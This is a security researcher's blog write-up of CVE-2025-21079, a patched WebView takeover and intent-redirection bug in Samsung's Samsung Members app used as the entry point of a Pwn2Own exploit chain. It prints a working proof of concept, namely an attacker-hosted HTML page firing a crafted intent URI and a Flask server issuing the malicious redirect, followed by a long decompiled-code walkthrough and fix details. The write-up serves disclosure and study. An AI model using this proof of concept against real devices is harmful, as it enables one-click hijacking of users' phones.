


Blog

Pwn2Own 2025
– Part 1: Samsung Members WebView Takeover & Intent Redirection (CVE-2025-21079)
August 13, 2026 Ken Gannon No Comments Product Samsung
Members (com.samsung.android.voc) Affected versions Confirmed exploitable on 5.5.00.13
| Product | Samsung Members (com.samsung.android.voc) |
|---|---|
| Affected versions | Confirmed exploitable on 5.5.00.13 |
| Fixed in | 5.5.01.3 |
| Vulnerability type | WebView Takeover and Intent Redirection |
| CVE | CVE-2025-21079 |
| Attacker model | Remote Attacker – a malicious website must either be browsed to or clicked on |
| Tested on | Samsung S25 |
Introduction
This post is Part 1 of our Pwn2Own 2025 series, covering the vulnerability that provided the initial entry point into the Samsung Galaxy S25 exploit chain we demonstrated at Pwn2Own Ireland 2025.
The complete chain was developed by Ken Gannon and Dimitrios Valsamaras and demonstrated against a Samsung Galaxy S25 at Pwn2Own Ireland in October 2025, earning a $50,000 award. The research was presented at Black Hat in August 2026.
SecurityWeek covered the research in “How a $50,000 Exploit Chain Turned Bixby Against Samsung Phones” describing how CVE-2025-21079 in Samsung Members provides the initial browser-triggerable entry point before the chain moves into Samsung Account and ultimately Bixby.
SecurityWeek coverage:
https://www.securityweek.com/how-a-50000-exploit-chain-turned-bixby-against-samsung-phones/
This series will break the chain down one vulnerability at a time. This first article focuses specifically on the Samsung Members WebView takeover and Intent-redirection primitive.
At a high level, the Pwn2Own chain progressed through several trusted components:
Malicious link → Samsung Members → Samsung Account → Bixby → system-level compromise
Bug1: CVE-2025-21079
The Samsung Members application exposes the Deeplink voc://view/newsAndTipsDetail, which is handled by the exported Activity com.samsung.android.voc.LauncherActivity. The application will then inspect the incoming Intent object for:
• A String Extra named url
• A String Extra named viewType
• A Boolean Extra named ALLOW_WITHOUT_LOGIN
When these Intent Extras are provided, the application loads the value of the url parameter directly into a WebView without validation, resulting in a WebView takeover. This WebView contains also an overly permissive shouldOverrideUrlLoading(WebView, WebResourceRequest) method.
Impact
Because the activity’s Intent filter includes the CATEGORY_BROWSABLE (i.e., can be launched from a browser), the Intent Extras can be supplied via an Intent URI, enabling one-click attacks.
If the WebView receives a specially crafted URL to redirect to, then Samsung Members can be forced to start an arbitrary exported Activity enabling one-click attacks to start an arbitrary exported Activity.
Exploit

Want to find vulnerabilities like this?
Djini.ai helps security teams accelerate vulnerability research.
Below is the file used in this chain link. An attacker should host this HTML code and trick a user into tapping the hyperlink on their phone:
<h1>
	<button style="height:200px;width:200px" onclick="yaystartyay()">yaypocyay</button>

	<script type="text/javascript">

		function yaystartyay() {
			var yayhostyay = "172.16.30.113"

			// open com.samsung.android.voc
			location.href="intent://view/newsAndTipsDetail#Intent;S.viewType=INAPP;scheme=voc;B.ALLOW_WITHOUT_LOGIN=true;S.url=http%3A%2F%2F" + yayhostyay + "%3A8000%2Fyayredirect1yay;end";
		}

	</script>
	<br>
</h1>
Below is the Python Flask server that should be used to host the above HTML file:
from flask import Flask, redirect, send_file, send_from_directory
from urllib.parse import quote

app = Flask(__name__)

yayhostyay = "<attacker IP>"

# index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')

# open arbitrary activity
@app.route('/yayredirect1yay', methods=['GET', 'POST'])
def yayredirect1yay():
    # redirect to c2 channel
    return redirect("<intent URI>", code=302)

if __name__ == '__main__':
    app.run(debug=True, port=8000, host="0.0.0.0")
Technical Details
The entire code walkthrough is quite long. So to help with it, here’s a diagram that summarizes the walkthrough:
The chain in one line: a browser-launchable intent smuggles a url extra past the voc:// scheme check and the login check (ALLOW_WITHOUT_LOGIN=true) into an unvalidated WebView.loadUrl — then the WebView’s permissive shouldOverrideUrlLoading follows a server 302 to an intent: URL and launches any installed exported Activity.
The application “Samsung Members” (com.samsung.android.voc version 5.5.00.13) contains an exported Activity (com.samsung.android.voc.LauncherActivity) which can be launched via Browsable Intent. Depending on the Data URI attached to the Intent, different actions can be executed when the Intent is processed. LauncherActivity first retrieves the incoming Browsable Intent object via onCreate(Bundle) to perform some check. These checks include:
• If the Data URI begins with specific values
• If the Action value matches specific values
• Which application sent the Browsable Intent (via getReferrer())
Eventually, the class uo2 will be initiated with an integer argument of 8. Then the method invoke() inside the class uo2 will be executed:
Advanced Android Hacking
Start building Pwn2Own exploit chains.
Advanced Android exploitation · vulnerability chaining · hands-on labs · 1:1 mentorship · CAAH certification
Explore the Course
public class LauncherActivity extends Activity {
...
public final void onCreate(Bundle bundle) {
    ...
    new uo2(this, 8).invoke();
}
When the class i63 was initiated, the integer argument 8 is saved to the static variable b. Then when the method invoke() is executed, a switch case occurs based on the static variable b. Since this value is 8, then code gets executed which:
• Retrieves the Intent object that was used to launch LauncherActivity
• Checks the Intent object for its action and category
• Executes the method b() inside the class LauncherActivity
public final class uo2 implements ct2 {
...
public uo2(Object obj, int i) {
    this.b = i;
    this.e = obj;
}
...
public final Object invoke() {
    ...
    switch (this.b) {
        ...
        case 8:
            ...
            LauncherActivity launcherActivity = (LauncherActivity) obj;
            Intent intent = launcherActivity.getIntent();
            if (!launcherActivity.isTaskRoot() && intent != null && intent.hasCategory("android.intent.category.LAUNCHER") && TextUtils.equals(launcherActivity.getIntent().getAction(), "android.intent.action.MAIN")) {
                launcherActivity.finish();
            }
            ...
            launcherActivity.b();
            ...
Method b() then retrieves the incoming Intent object and passes it to class b76 method I(Activity, Intent):
public class LauncherActivity extends Activity {
...
public final void b() {
    ...
    b76.I(this, getIntent());
    finish();
}
Method I(Activity, Intent) will perform a bunch of checks. Depending on the current Activity lifecycle, this method could:
• Create a new Intent object that points to the class com.samsung.android.voc.initialize.datainitialize.InitializeActivity
• Add all of the incoming Intent’s extras, data value, and action value to the new Intent object
• Run startActivity(Intent) against the newly created Intent object:
public abstract class b76 {
...
public static final void I(Activity activity, Intent intent) throws FileNotFoundException {
...
try {
    ...
    Intent intent2 = c0(activity, InitializeActivity.class, intent);
    boolean z = (intent2.getFlags() & SearchView.FLAG_MUTABLE) != 0;
    if (!jm7.l(activity).booleanValue() || z) {
        activity.startActivity(intent2);
    ...
}
If this happens, then the class InitializeActivity will execute class b76 method I(Activity, Intent) again.
Inside method I(Activity, Intent), the incoming Intent object will be sent to the method H(Activity, Intent).
Method H(Activity, Intent) will then extract the Data URI and Intent Extras from the Intent object. If the Data URI is not empty, then the Data URI and Intent Extras are passed to class com.samsung.android.voc.common.actionlink.ActionUri method perform(Context, String, Bundle).
Note that if method I(Activity, Intent) never created the Intent object that pointed to InitializeActivity, then method H(Activity, Intent) would have been executed instead. So no matter what, we always end up back at method H(Activity, Intent):
public abstract class b76 {
...
public static final void I(Activity activity, Intent intent) throws FileNotFoundException {
...
try {
    ...
    if (((InitializeState) ab1.c.get()) != InitializeState.DEFAULT) {
        ...
        H(activity, intent);
...
}

public static final void H(Activity activity0, Intent intent0) {
    ...
    if(intent0 == null) {
        …
    }
    else {
        ...
        String dataString = intent0.getDataString();
        Bundle intentExtras = intent0.getExtras();
        ...
        if("com.samsung.android.voc.action.ACTION_RESTART".equals(
intent0.getAction())) {
            ...
        } else if(!TextUtils.isEmpty(dataString)) {
            ...
            KhorosWebHosts.Companion.getClass();
            boolean z = zw3.a(dataString); // checks if the Data URI is a known KhorosWebHosts URL
            ArticleAppLink.Companion.getClass();
            boolean z1 = j47.I0(dataString, "https://contents.samsungmembers.com/v1/share/article", false); // checks if the Data URI starts with a specific value
            if(!j47.I0(dataString, "http", false) || z || z1) { // Data URI must not start with http
                ...
                ActionUri.GENERAL.perform(activity0, dataString, intentExtras);
            }
...
The method perform(Context, String, Bundle) will send the Data URI to the method canPerformActionLink(Context, String).
Then within the method canPerformActionLink(Context, String), a bunch of more checks are performed. But the only check we are concerned with is when the Data URI is passed to the method from(String), which returns a new ActionUri object:
public final class ActionUri {
...
public void perform(Context context, String str, Bundle bundle) {
    if (str == null) {
        str = toString();
    }
    if (!canPerformActionLink(context, str)) {
        zd1.x("Cannot handle the action link: ", str, TAG);
    ...
}
...
public static boolean canPerformActionLink(Context context, String str) {
    ...
    ActionUri actionUriFrom = from(str);
    …
The method from(String) then performs a match URI pattern against the Data URI:
public final class ActionUri {
...
public static ActionUri from(String str) {
    int iMatch = uriMatcher.match(Uri.parse(str));
    if (iMatch != -1) {
        return uris[iMatch];
    }
    return null;
}
The whitelisted values are a set of static variables that are established by a Constructor object. First, the Constructor value ActionUri(String, int, Category, String, String, boolean, boolean) is ran, which also defines:
• Authority
• Path
• Category
• If the value is “Public”
• performerCreator with a null value (we will come back to this later)
public final class ActionUri {
...
private ActionUri(String str, @NonNull int i, @NonNull Category category, String str2, String str3, boolean z, boolean z2) {
    this.authority = str2;
    this.path = str3;
    this.category = category;
    this.fullPath = build("voc", str2, str3);
    this.performerCreator = null;
    this.isPublic = z;
    this.isLogoutAccess = z2;
}
Then the class ActionUri establishes static variables with different authority, path, and isPublic values. For this exploit, we are going to use the NEWS_AND_TIPS_ACTIVITY variable, which defines:
• Authority value view
• Path value newsAndTips
• Category value NewsAndTips
• Public is true
public final class ActionUri {
...
static {
    Category category = Category.None;
    MAIN_ACTIVITY = new ActionUri("MAIN_ACTIVITY", 0, category, "view", "main", true, true);
    NORMAL_MAIN_ACTIVITY = new ActionUri("NORMAL_MAIN_ACTIVITY", 1, category, "view", "normalMain", false, true);
    ...
    Category category4 = Category.NewsAndTips;

    NEWS_AND_TIPS_ACTIVITY = new ActionUri("NEWS_AND_TIPS_ACTIVITY", 44, category4, "view", "newsAndTips", true);
    NEWS_AND_TIPS_DETAIL = new ActionUri("NEWS_AND_TIPS_DETAIL", 45, category4, "view", "newsAndTipsDetail", true);
    ...
}
Using this information, we now know that an example valid Data URI should be voc://view/newsAndTips.
With our example valid Data URI, we now know that the method from(String) will return a non-null ActionUri object.
Going back to the method canPerformActionLink(Context, String), the ActionUri object is inspected for its Category value. Additionally, the Samsung account which is logged into Samsung Members is also checked for basic information, such as “is this a child account?”.
canPerformActionLink(Context, String) will return true if the Category value does not match Benefits and if the Samsung Account is not a child account:
public final class ActionUri {
...
public static boolean canPerformActionLink(Context context, String str) {
    ...
    AccountData accountData = wa4.S().a(); // retrieves account information
    ActionUri actionUriFrom = from(str);
    Category category = actionUriFrom == null ? Category.None : actionUriFrom.category;
    if (category == Category.Community && s76.f(context, accountData)) {
        nf7.l0(context, R.string.community_not_old_enough, 1);
        return false;
    }
    if (category != Category.Benefits || !k36.e(context, accountData)) {
        return true;
    }
    nf7.l0(context, R.string.benefit_not_old_enough, 1);
    return false;
}
Going back to the method perform(Context, String, Bundle), since canPerformActionLink(Context) returned true, then the Data URI and extras are sent to the method doAction(Context, String, Bundle):
public final class ActionUri {
...
public void perform(Context context, String str, Bundle bundle) {
    if (str == null) {
        str = toString();
    }
    if (!canPerformActionLink(context, str)) {
        zd1.x("Cannot handle the action link: ", str, TAG);
    } else {
        doAction(context, str, bundle);
    }
}
The method doAction(Context, String, Bundle) will first create a new lu4 object via the method createPerformer(). If createPerformer() is null, then a GENERAL.createPerformer() is executed.
createPerfomer() creates a new mu4 object based on the value of performerCreator. As previously mentioned, performerCreator is set to null. So then, createPerformer() returns null. So then GENERAL.createPerformer() is executed:
public final class ActionUri {
...
private void doAction(Context context, String str, Bundle bundle) {
    ...
    yu4 yu4 = createPerformer();
    if (yu4 == null) {
        yu4 = GENERAL.createPerformer();
    }
    ...
public yu4 createPerformer() {
    zu4 zu4Var = this.performerCreator;
    if (zu4Var == null) {
        return null;
    ...
Before we continue, it should be mentioned that the application contains an Application class called com.samsung.android.voc.VocApplication:
<pre style="background-color: #2b3a5a; color: #e6edf3; padding: 12px; border-radius: 6px; font-family: 'JetBrains Mono', 'Fira Code', Consolas, monospace; font-size: 14px; line-height: 1.5; width: 600px;">
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="550013000"
    android:versionName="5.5.00.13"
...
<application
        android:theme="@style/VocAppTheme"
        android:label="@string/app_name"
        android:icon="@mipmap/app_icon"
        android:name="com.samsung.android.voc.VocApplication"
This class is executed before any other class in the application. During the onCreate() method in this class, a new av4 class is created with an integer value of 4. av4 implements the zu4 class.
Inside nu4, when it is initiated, it will save the integer argument to the static variable b.
public class VocApplication extends Application implements sx2, xh3 {
…
@Override  // android.app.Application
public final void onCreate() {
    ...
    av4 av426 = new av4(4);
    ActionUri.GENERAL.setPerformerCreator(av426);
    …
public final class av4 implements zu4 {

public final int b;

public nu4(int v) {
    this.b = v;
    super();
}
Then this nu4 object is sent to class ActionUri method setPerformerCreator(mu4) inside a GENERAL instance of ActionUri:
public class VocApplication extends Application implements sx2, xh3 {
…
@Override  // android.app.Application
public final void onCreate() {
    ...
    av4 av426 = new av4(4);
    ActionUri.GENERAL.setPerformerCreator(av426);
    …
public final class ActionUri {
...
public void setPerformerCreator(zu4 zu4Var) {
    this.performerCreator = zu4Var;
}
Going back to class ActionUri method doAction(Context, String, Bundle), since the original createPerformer() returned null, then GENERAL.createPerformer() is executed. This forces the GENERAL instance of ActionUri to execute createPerformer(). But in this instance, performerCreator contains a new av4 class.
Within the av4 class, the method create() is executed. The result of create() is returned:
public final class ActionUri {
...
private void doAction(Context context, String str, Bundle bundle) {
    ...
    yu4 yu4 = createPerformer();
    if (yu4 == null) {
        yu4 = GENERAL.createPerformer();
    }
    ...
public yu4 createPerformer() {
    zu4 zu4Var = this.performerCreator; // contains the av4 class
    ...
    return zu4Var.create();
Looking at class av4 method create(), another switch case occurs, based on the value of static variable b. Since b is already set to 4, then the class px2 method getGeneralPerformer() is executed:
public final class nu4 implements mu4 {
...
public final av4 create() {
        switch(this.b) {
        ...
            case 4: {
                return px2.getGeneralPerformer();
            }
        ...
Looking at class px2 method getGeneralPerformer(), it will return a new e21 object with an integer argument of 2.
Looking at class e21, the integer argument is saved to the static variable a. Additionally, e21 implements the class yu4:
public abstract class px2 {
    @h4(ActionUri.GENERAL)
    public static yu4 getGeneralPerformer() {
        return new e21(2);
    }
}
public final class e21 implements yu4 {
...
public e21(int v) {
    this.a = v;
    ...
This means that, within class ActionUri method doAction(Context, String, Bundle), a new ez0 instance is saved to the variable lu4:
public final class ActionUri {
...
private void doAction(Context context, String str, Bundle bundle) {
    ...
    yu4 yu4 = createPerformer();
    if (yu4 == null) {
        yu4 = GENERAL.createPerformer();
    }
    ...
public yu4 createPerformer() {
    zu4 zu4Var = this.performerCreator; // contains the av4 class
    if (mu4Var == null) {
        return null;
    return mu4Var.create(); // returns the new e21 class
Continuing down doAction(Context, String, Bundle), since the yu4 object is not null, it is passed to the method convertToAccountCheckPerformerIfNeeded(yu4, String, Bundle) along with the data URI and Intent extras.
Looking at convertToAccountCheckPerformerIfNeeded(yu4, String, Bundle), if the Intent extras contained a Boolean value KEY_ALLOW_WITHOUT_LOGIN set to true, then the yu4 object is returned unchanged:
public final class ActionUri {
...
private void doAction(Context context, String str, Bundle bundle) {
    ...
    yu4 yu4 = createPerformer();
    if (yu4 == null) {
        yu4 = GENERAL.createPerformer();
    }
    if (yu4 != null) {
        yu4 yu42 = convertToAccountCheckPerformerIfNeeded(yu4, str, bundle);
        ...
...
private static yu4 convertToAccountCheckPerformerIfNeeded(yu4 yu4Var, String str, @Nullable Bundle bundle) {
    return ((bundle == null || !bundle.getBoolean(KEY_ALLOW_WITHOUT_LOGIN, false)) && needCovertToAccountCheckPerformer(yu4Var, str)) ? new m3(yu4Var) : yu4Var;
}
Continuing down doAction(Context, String, Bundle), the returned yu4 object is saved to variable yu42. Then inside the object that is saved to luv2, the method a(Context, String, Bundle) is executed.
Earlier, we already established that the class ez0 is saved to the variable yu4, which is also saved to the variable yu42. Because of this, the method a(Context, String, Bundle) is executed inside the e21 object:
public final class ActionUri {
...
private void doAction(Context context, String str, Bundle bundle) {
    ...
    yu4 yu4 = createPerformer();
    if (yu4 == null) {
        yu4 = GENERAL.createPerformer();
    }
    if (yu4 != null) {
        yu4 yu42 = convertToAccountCheckPerformerIfNeeded(yu4, str, bundle);
        ...
        yu42.a(context, str, bundle);
...
Inside the class e21 method a(Context, String, Bundle), a switch case occurs based on the static variable a. Since this variable was already set to 2, then the Data URI and Intent extras are sent to class pr6 method W(Context, String, Bundle):
public final class e21 implements yu4 {
...
public final void a(Context context0, String s, Bundle bundle0) {
    switch(this.a) {
        ...
        case 2: {
            pr6.W(context0, s, bundle0);
            return;
        }
Inside class pr6 method W, a new yu4 object is created based on the result of class ActionUri method getPerformer(String, Bundle):
public abstract class pr6 {
...
public static void W(Context context0, String s, Bundle bundle0) {
    ...
    yu4 yu40 = ActionUri.getPerformer(s, bundle0);
    ...
Looking at the method getPerformer(String Bundle), another Uri Matcher function occurs based on the Data URI value. The result of this Uri Matcher results in another yu4 object being created. If this yu4 object is null, then another createPerformer() is executed against an ActionUri object that is based on the Data URI value. In this case, the ActionUri object will be a NEWS_AND_TIPS_ACTIVITY instance:
public final class ActionUri {
...
static {
    ...
    NEWS_AND_TIPS_ACTIVITY = new ActionUri("NEWS_AND_TIPS_ACTIVITY", 44, category4, "view", "newsAndTips", true);
    ...
public static yu4 getPerformer(@NonNull String str, @Nullable Bundle bundle) {
    int iMatch = uriMatcher.match(Uri.parse(str));
    if (iMatch == -1) {
        return null;
    }
    Map map = performers;
    yu4 yu4 = map.get(Integer.valueOf(iMatch));
    if (yu4 == null) {
        yu4 = uris[iMatch].createPerformer();
    }
Before we continue, we need to go back to the Application class VocApplication. Again, within the onCreate() method, a new bv4 object is created with the Integer argument 17. Also, the bv4 class implements the zu4 class.
Inside bv4, when it is initiated, it will save the integer argument to the static variable b:
public class VocApplication extends Application implements sx2, xh3 {
…
@Override  // android.app.Application
public final void onCreate() {
    ...
    bv4 bv416 = new bv4(17);
    ActionUri.NEWS_AND_TIPS_ACTIVITY.setPerformerCreator(bv416);
    …
public final class bv4 implements zu4 {
public final int b;

public bv4(int v) {
    this.b = v;
    super();
}
Then this bv4 object is sent to class ActionUri method setPerformerCreator(zu4) inside a NEWS_AND_TIPS_ACTIVITY instance of ActionUri. The bv4 object is saved to the static variable perfomerCreator:
public class VocApplication extends Application implements sx2, xh3 {
…
@Override  // android.app.Application
public final void onCreate() {
    ...
    bv4 bv416 = new pu4(17);
    ActionUri.NEWS_AND_TIPS_ACTIVITY.setPerformerCreator(bv416);
    …
public final class ActionUri {
...
public void setPerformerCreator(zu4 zu4Var) {
    this.performerCreator = zu4Var;
}
Going back to class ActionUri method getPerformer(String, Bundle), as stated earlier, it will execute createPerformer(). This will retrieve the bv4 object, and execute the method create(). The result of this create() method will be returned:
public final class ActionUri {
...
static {
    ...
    NEWS_AND_TIPS_ACTIVITY = new ActionUri("NEWS_AND_TIPS_ACTIVITY", 44, category4, "view", "newsAndTips", true);
    ...
public static yu4 getPerformer(@NonNull String str, @Nullable Bundle bundle) {
    int iMatch = uriMatcher.match(Uri.parse(str));
    if (iMatch == -1) {
        return null;
    }
    Map map = performers;
    yu4 yu4 = map.get(Integer.valueOf(iMatch));
    if (yu4 == null) {
        yu4 = uris[iMatch].createPerformer();
    }
...
public yu4 createPerformer() {
    zu4 zu4Var = this.performerCreator;
    if (zu4Var == null) {
        return null;
    }
    return zu4Var.create();
}
Inside class bv4 method create(), a switch case occurs based on the static variable b. Since b is already set to 17, this will return the result from class rn4 method getNewsAndTipsDetailPerformer().
The method getNewsAndTipsDetailPerfomer() returns a new qn4 object with an integer argument of 0.
Inside the class qn4, the integer argument is saved to the static variable a:
public final class bv4 implements zu4 {
...
public final bv4 create() {
        switch(this.b) {
            ...
            case 17: {
                return rn4.getNewsAndTipsDetailPerformer();
            }
public abstract class rn4 {
@g4(ActionUri.NEWS_AND_TIPS_DETAIL)
public static yu4 getNewsAndTipsDetailPerformer() {
    return new qn4(0);
}
public final class qn4 implements yu4 {
public final int a;

public qn4(int v) {
    this.a = v;
    ...
Going back to getPerformer(String, Bundle), the method createPerformer() returned the qn4 class and saved to the variable yu4.
Once again, another yu42 variable is created, and this is based on the result of convertToAccountCheckPerformerIfNeeded(yu4, String, Bundle). Just like last time, this simply returns the unchanged yu4 variable, which is saved to yu42.
Finally, getPerformer(String, Bundle) returns the yu42 variable, which contains the qn4 class:
public final class ActionUri {
...
static {
    ...
    NEWS_AND_TIPS_ACTIVITY = new ActionUri("NEWS_AND_TIPS_ACTIVITY", 44, category4, "view", "newsAndTips", true);
    ...
public static yu4 getPerformer(@NonNull String str, @Nullable Bundle bundle) {
    int iMatch = uriMatcher.match(Uri.parse(str));
    if (iMatch == -1) {
        return null;
    }
    Map map = performers;
    yu4 yu4 = map.get(Integer.valueOf(iMatch));
    if (yu4 == null) {
        yu4 = uris[iMatch].createPerformer(); // returns class qn4
    }
    yu4 yu42 = convertToAccountCheckPerformerIfNeeded(yu4, str, bundle);
    ...
    return yu42;
...
Going back to class pr6 method W, the method getPerformer(String, Bundle) returned a eh3 object, and it is saved to the variable yu40.
Since yu40 is not null, the method a(Context, String, Bundle) is executed within the saved object. So in this case, the class qn4 method a(Context, String, Bundle) is executed. The Data URI and Intent extras are also passed to this method:
public abstract class pr6 {
...
public static void W(Context context0, String s, Bundle bundle0) {
    ...
    yu4 yu40 = ActionUri.getPerformer(s, bundle0);
    if(yu40 != null) {
        yu40.a(context0, s1, bundle0);
    ...
Inside class qn4 method a(Context, String, Bundle), a switch case occurs based on the static variable a. Since this variable was already set to 0, then the following objects are passed to interface yu4 method c(Context, Class, Bundle, ActivityOptions):
• The class NewsAndTipsDetailActivity
• The Intent extras
public final class qn4 implements yu4 {
...
public final void a(Context context, String str, Bundle bundle) {
    String queryParameter;
    switch (this.a) {
        ...
        case 0:
            ...
            yu4.c(context, NewsAndTipsDetailActivity.class, bundle, null);
            break;
        ...
The interface yu4 method c will create a new Intent object, set the class to NewsAndTipsDetailActivity, and add the passed Intent extras to the new Intent object. Then startActivity(Intent, Bundle) is executed against the newly created Intent object:
public interface yu4 {
...
static void c(Context context, Class cls, Bundle bundle, ActivityOptions activityOptions) {
    Intent intent = wa4.O(); // creates a new Intent object
    intent.setClass(context, cls);
    if (bundle != null) {
        intent.putExtras(bundle);
        intent.addFlags(bundle.getInt("launchFlags", 0));
    }
    ...
    if (activityOptions == null) {
        context.startActivity(intent);
    ...
When the class NewsAndTipsDetailActivity is started, the method onCreate(Bundle) is executed. In this method, a new fragment object gn4 is initialized, and the Intent extras that were bundled with the Intent object are set as the fragment’s arguments.
Then the fragment object is passed to class com.samsung.android.voc.common.ui.BaseActivity method q(Fragment):
public class NewsAndTipsDetailActivity extends t43 implements vk {
...
public final void onCreate(Bundle bundle) {
    ...
    if (bundle == null) {
        gn4 gn4Var = new xk4();
        Bundle extras = intent.getExtras();
        if (extras != null) {
            gn4Var.setArguments(extras);
        }
        t(gn4Var);
    }
Inside the class BaseActivity method t(Fragment), UI will be replaced with the fragment object gn4:
public class BaseActivity extends AccountCheckActivity {
...
public final void q(Fragment fragment) {
    ...
    FragmentManager supportFragmentManager = getSupportFragmentManager();
    FragmentTransaction fragmentTransactionBeginTransaction = supportFragmentManager.beginTransaction();
    fragmentTransactionBeginTransaction.replace(R.id.container, fragment, str);
    fragmentTransactionBeginTransaction.commitAllowingStateLoss();
    supportFragmentManager.executePendingTransactions();
}
Inside the fragment object gn4, the method onActivityCreated(Bundle) is executed. In this method:
• A new WebView client is created, with JavaScript enabled
• The fragment’s arguments are retrieved via getArguments(), and the Intent extras are saved to the Bundle object arguments
public class gn4 extends l53 {
...
public final void onActivityCreated(Bundle bundle) {
    ...
    wr2 wr2Var = this.x;
    if (wr2Var != null) {
        ...
        WebSettings settings = this.x.m.getSettings();
        ...
        settings.setJavaScriptEnabled(true);
        ...
        this.x.m.setWebViewClient(new yi3(this, 1));
        this.x.m.setWebChromeClient(new dn4(this, getActivity()));
        …
        Bundle arguments = getArguments();
        ...
Moving further down onActivityCreated(Bundle), the Bundle object arguments are checked for the following:
• If the String value viewType equals the value INAPP
• If the String value url is not null
• If the String value url starts with http
If all three checks are true, then the String value url is saved to the String variable str:
public class xk4 extends g33 {
...
public final void onActivityCreated(Bundle bundle) {
    ...
    wr2 wr2Var = this.x;
    if (wr2Var != null) {
        ...
        WebSettings settings = this.x.m.getSettings();
        ...
        settings.setJavaScriptEnabled(true);
        ...
        this.x.m.setWebViewClient(new yi3(this, 2));
        this.x.m.setWebChromeClient(new dn4(this, getActivity()));
        …
        Bundle arguments = getArguments();
        String str = "";
        if (arguments != null && TextUtils.equals(arguments.getString("viewType", ""), NoticeItem.VIEW_TYPE_INAPP) && (string = arguments.getString("url", "")) != null && string.startsWith("http")) {
            str = string;
        }
        ...
Then, if the variable str is not null, then the WebView loads the URL specified in str via loadUrl(String):
public class gn4 extends l53 {
...
public final void onActivityCreated(Bundle bundle) {
    ...
    wr2 wr2Var = this.x;
    if (wr2Var != null) {
        ...
        WebSettings settings = this.x.m.getSettings();
        ...
        settings.setJavaScriptEnabled(true);
        ...
        this.x.m.setWebViewClient(new yi3(this, 2));
        this.x.m.setWebChromeClient(new dn4(this, getActivity()));
        …
        Bundle arguments = getArguments();
        String str = "";
        if (arguments != null && TextUtils.equals(arguments.getString("viewType", ""), NoticeItem.VIEW_TYPE_INAPP) && (string = arguments.getString("url", "")) != null && string.startsWith("http")) {
            str = string;
        }
        if (!TextUtils.isEmpty(str)) {
            this.x.m.loadUrl(str);
        }
        ...
When the WebView receives a 302 Redirect code from the web server, the class yi3 method shouldOverrideUrlLoading(WebView, WebResourceRequest) is executed. The redirection URL is retrieved via getUrl().toString() and saved to the String variable string. Then the string variable is passed to class oh6 method L(Activity, String):
public final class yi3 extends WebViewClient {
...
public boolean shouldOverrideUrlLoading(WebView webView, WebResourceRequest webResourceRequest) {
    switch (this.a) {
        ...
        case 5:
            ...
            String string = webResourceRequest.getUrl().toString();
            ...
            return oh6.L(webActivity, string);
      ...
Inside method L(Activity, String), the redirected URL is checked if it starts with intent:. If it does, then the redirected URL is passed to class android.content.Intent method parseUri(String, int).
The result of parseUri(String, int) will be a new Intent object based on the contents of the redirected URL.
Afterwards, if the newly created Intent object has a Package value set, then startActivity(Intent) is ran against the newly created Intent object:
public final class oh6 implements du7, rs1, c22, yr5, sv7, hr4, kl5 {
...
public static boolean L(Activity activity, String str) throws URISyntaxException {
    if (TextUtils.isEmpty(str)) {
        return true;
    }
    try {
        if (str.startsWith("intent:")) {
            Intent uri = Intent.parseUri(str, 1);
            if (activity.getPackageManager().getPackageInfo(uri.getPackage(), 0) != null) {
                activity.startActivity(uri);
            ...
Recommendation / Remediation
Samsung released version 5.5.01.3 in November 2025 which addresses this issue. Users should ensure that they are at least using version 5.5.01.3.
Want to find vulnerabilities like this?
Djini.ai helps security teams accelerate vulnerability research.
Book a DemoRecent Posts
